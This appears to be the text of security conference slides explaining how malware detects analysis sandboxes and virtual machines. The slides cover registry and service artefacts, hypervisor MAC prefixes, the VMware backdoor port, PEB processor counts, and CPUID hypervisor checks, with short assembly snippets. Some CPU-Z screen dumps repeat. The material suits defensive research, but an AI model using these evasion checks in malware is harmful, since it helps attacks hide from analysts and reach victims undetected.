

Bypassing Sanboxes for fun !


Profit will be realised by sandboxes vendors...

Paul Jung

EXCELLIUM

Malware today's

- Army of droppers are spreaded through spam, phishing...
- With packing every malware is nearly unique.
- Antiviruses are useless in this case.
- Unpacking every sample is really time consuming


A diagram showing a blue rounded rectangle containing an orange rounded rectangle. The blue rectangle is labeled 'Cloacking layer' and the orange rectangle is labeled 'Evil code'.

Cloacking
layer

Evil code

Sanboxes as a device

- It Run, it Flags; Alert ! Alert ! Alert ! Alert ! Alert ! Alert !



Sandboxes today

- Malware sandboxes run the “Malware”
 - May use several os & software versions
 - Hook user / (kernel) side api calls.
 - Capture network traffic.
 - Rely heavily on virtualisation.


Why detecting Sandboxes

- Runs only on the desired target
- Slows down the poor reverser
- Gains time for the infection campaign

Sandboxes boxes !

- FireEye
- Trend Deep Dis
- Cuckoo (Malwr)
- ThreatExpert
- Checkpoint ThreatCloud
 - Comodo
 - Xandora
- Joe Sandbox
- Anubis

Sandboxes boxes !



How to detect a sandbox



Seek 4 Virtualization

- Kvm / Proxmox
- Virtual Box (Trend Deep, Joe)
- «HomeMade» (Fireeye)
- Xen
- VMware (Workstation, ESXi, Fusion)
- Hyper V
- Qemu

VMware well known methods

- Look at VMware services; “^Vmware\s.*”
- Look at VMware tools: “vmware services.exe, vmware tray.exe, etc...”
- Look at VMware files.
- Look at VMware footprint in registry...

Registry surface is HUGE

- VMware with tools

```
$ strings -e1 Reg_withtool.reg | grep -i vmware | wc -l  
545
```

- VMware without tools

```
$ strings -e1 Reg_notool.reg | grep -i vmware | wc -l  
128
```


and... this is used !

- Services\Disk\Enum is a quick win.

```

seg001:009C517C str_vmname      dd offset aQemu      ; DATA XREF: f_testUM+DDTo
seg001:009C517C                               ; "qemu"
seg001:009C5180                               dd offset aVirtual   ; "virtual"
seg001:009C5184                               dd offset aUmware    ; "umware"
seg001:009C5188                               dd offset aXen       ; "xen"

```



Mac address artefact

00:05:69:xx:xx:xx VMware

00:0C:29:xx:xx:xx VMware

00:1C:14:xx:xx:xx VMware

00:50:56:xx:xx:xx VMware

00:15:5D:xx:xx:xx Hyper V

00:16:3e:xx:xx:xx Xen

Techniques in the wild

- Detecting the virtualization
 - Software companions.
 - Virtualization footprint.
 - Virtualized hardware (Device, Bios).
 - Serial numbers (Disks, Windows)
 - 0CD1A40h & 70144646h

Technique in the wild

- 64 Bits software
- Detecting the sandboxes
 - Browser History, Running apps
 - AD Domain membership
 - User interaction (typing, mouse moves)

Nice... But triggered



Well known myths

- Personally never seen... but a friend of a friend who has seen a friend

```
mov eax, 'VMXh';  
mov ecx, 10; // "CODE" to get the VMware Version  
mov edx, 'VX'; // Port Number  
in eax, dx; // Read port, On return EAX returns the VERSION  
cmp ebx, 'VMXh'; // is it VMware
```

```
isolation.tools.getPtrLocation.disable = "TRUE"  
isolation.tools.setPtrLocation.disable = "TRUE"  
isolation.tools.setVersion.disable = "TRUE"  
isolation.tools.getVersion.disable = "TRUE"
```

Historical Legends

- Undocumented instructions (a long time ago)

AAM in Qemu (2007)
SETALC/SALC

- VM Behaviour

Red Pill (sidt or sltd,sgdt...) (2008)


KISS



- How many brains in the box ?
- There has been more than «1» for over 15 years now !
 - Hyperthreading
 - Multi core CPU's

KISS ask PEB

Process Environnement Block



Always located at FS:0x30/GS:0x64
Or in EBX on program start

http://blog.rewolf.pl/blog/wp-content/uploads/2013/03/PEB_Evolution.pdf

KISS ask PEB

!PEB@NumberOfProcessors, unsigned long

```
mov  eax,0x30;  
mov  ebx,[fs:eax] ; @PEB fs:0x30  
mov  eax,[ebx+0x64] ;
```

http://blog.rewolf.pl/blog/wp-content/uploads/2013/03/PEB_Evolution.pdf

Virtualisation detection


- Let's play with the x86 opcode CPUID
 - Non-privileged instruction.
 - API to query CPU features
 - Calls are hooked by Ring 0

Simply fill eax and it will meet your needs...

Virtualisation detection

- Leak's INTEL VT/AMD-V mother or child status

```
$ cat /proc/cpuinfo
processor      : 0
vendor_id    : AuthenticAMD
cpu family    : 16
model        : 4
model name    : AMD Phenom(tm) II X4 945 Processor
stepping     : 2
cpu MHz      : 3013.296
cache size   : 512 KB
fdiv_bug     : no
hlt_bug      : no
f00f_bug     : no
coma_bug     : no
fpu          : yes
fpu_exception : yes
cpuid level  : 5
wp           : yes
flags        : fpu de tsc msr pae cx8 cmov pat clflush mmx fxsr sse sse2 ht syscall
nx mmxext fxsr_opt 3dnowext 3dnow pni popcnt hypervisor cmp_leg acy extapic cr8_legacy
abm sse4a misalignsse 3dnowprefetch
bogomips     : 6026.59
clflush size : 64
cache_alignment : 64
address sizes : 48 bits physical, 48 bits virtual
power management: ts ttp tm stc 100mhzsteps hwpstate
```



Virtualisation detection

- Leak's INTEL VT mother or child status

CPUID Leaf 1, tell if hypervised with the last ECX bit

```
[0x00000000] > pd 10
    0x00000000          90          nop
-> 0x00000001          90          nop
| 0x00000002          33c0        xor eax, eax
| 0x00000004          40          inc eax
| 0x00000005          0fa2        cpuid
| 0x00000007          0fbae11f    bt ecx, 0x1f
|=< 0x0000000b          72f4        jb 0x1
    0x0000000d          90          nop
    0x0000000e          90          nop
```


Virtualisation detection

- Leak's hypervisor brand

CPUID Leaf 0x40000000, return the virtualisation vendor string in EBX, ECX,EDX

00404059	90	NOP	Registers (FPU) EAX 40000010 ECX 40566572 EDX 65726177 EBX 61774056 ESP 0012FFC0 EBP 0012FFF0 ESI 00140000 ASCII "Actx " EDI 0012ADB0
0040405A	90	NOP	
0040405B	90	NOP	
0040405C	B8 00000040	MOV EAX,40000000	
00404061	0FA2	CPUID	
00404063	90	NOP	
00404064	90	NOP	
00404065	90	NOP	
00404066	90	NOP	
00404067	90	NOP	

Microsoft: "Microsoft HV"

VMware : "VMwareVMware"

Kvm: "KVMKVMKVMKVM"

Xen/ProxMox: "XenVMMXenVMM"

Virtualisation detection

- CPUID weirdness

CPU-Z CPU | Caches | Mainboard | Memory | SPD | Graphics | About

Processor

Name	Intel Core i5 4200U		
Code Name	Haswell ULT	Max TDP	15.0 W
Package	Socket 1168 BGA		
Technology	22 nm	Core Voltage	0.675 V

Specification Intel(R) Core(TM) i5-4200U CPU @ 1.60GHz

Family	6	Model	5	Stepping	1
Ext. Family	6	Ext. Model	45	Revision	C0

Instructions MMX, SSE, SSE2, SSE3, SSSE3, SSE4.1, SSE4.2, EM64T, VT-x, AES, AVX, AVX2, FMA3

Clocks (Core #0)

Core Speed	798.10 MHz
Multiplier	x 8.0 (8 - 26)
Bus Speed	99.76 MHz
Rated FSB	

Cache

L1 Data	2 x 32 KBytes	8-way
L1 Inst.	2 x 32 KBytes	8-way
Level 2	2 x 256 KBytes	8-way
Level 3	3 MBytes	12-way

Selection Processor #1 Cores 2 Threads 4

Native Windows

CPU-Z CPU | Caches | Mainboard | Memory | SPD | Graphics | About

Processor

Name	Intel Core i3/i5/i7 4xxx		
Code Name	Haswell ULT	Brand ID	
Package			
Technology	22 nm	Core Voltage	

Specification Intel(R) Core(TM) i5-4200U CPU @ 1.60GHz

Family	6	Model	5	Stepping	1
Ext. Family	6	Ext. Model	45	Revision	C0

Instructions MMX, SSE, SSE2, SSE3, SSSE3, SSE4.1, SSE4.2, EM64T, AES, AVX, FMA3

Clocks (Core #0)

Core Speed	2680.93 MHz
Multiplier	
Bus Speed	
Rated FSB	

Cache

L1 Data	32 KBytes	8-way
L1 Inst.	32 KBytes	8-way
Level 2	256 KBytes	8-way
Level 3	3 MBytes	12-way

Selection Processor #1 Cores 1 Threads 1

Vmware

Virtualisation detection

- CPUID weirdness

CPU-Z CPU | Caches | Mainboard | Memory | SPD | Graphics | About

Processor

Name	Intel Core i5 4200U		
Code Name	Haswell ULT	Max TDP	15.0 W
Package	Socket 1168 BGA		
Technology	22 nm	Core Voltage	0.675 V

Specification: Intel(R) Core(TM) i5-4200U CPU @ 1.60GHz

Family	6	Model	5	Stepping	1
Ext. Family	6	Ext. Model	45	Revision	C0

Instructions: MMX, SSE, SSE2, SSE3, SSSE3, SSE4.1, SSE4.2, EM64T, VT-x, AES, AVX, AVX2, FMA3

Clocks (Core #0)

Core Speed	798.10 MHz
Multiplier	x 8.0 (8 - 26)
Bus Speed	99.76 MHz
Rated FSB	

Cache

L1 Data	2 x 32 KBytes	8-way
L1 Inst.	2 x 32 KBytes	8-way
Level 2	2 x 256 KBytes	8-way
Level 3	3 MBytes	12-way

Selection: Processor #1 | Cores: 2 | Threads: 4

Native Windows

CPU-Z CPU | Caches | Mainboard | Memory | SPD | Graphics | About

Processor

Name	Intel Core i3/5/7 4xxx		
Code Name	Haswell ULT	Brand ID	
Package			
Technology	22 nm	Core Voltage	

Specification: Intel(R) Core(TM) i5-4200U CPU @ 1.60GHz

Family	6	Model	5	Stepping	1
Ext. Family	6	Ext. Model	45	Revision	C0

Instructions: MMX, SSE, SSE2, SSE3, SSSE3, EM64T

Clocks (Core #0)

Core Speed	2001.54 MHz
Multiplier	x 2.0 (22 - 38)
Bus Speed	1000.88 MHz
Rated FSB	

Cache

L1 Data	2 x 32 KBytes	8-way
L1 Inst.		
Level 2	2 x 256 KBytes	8-way
Level 3		

Selection: Processor #1 | Cores: 2 | Threads: 2

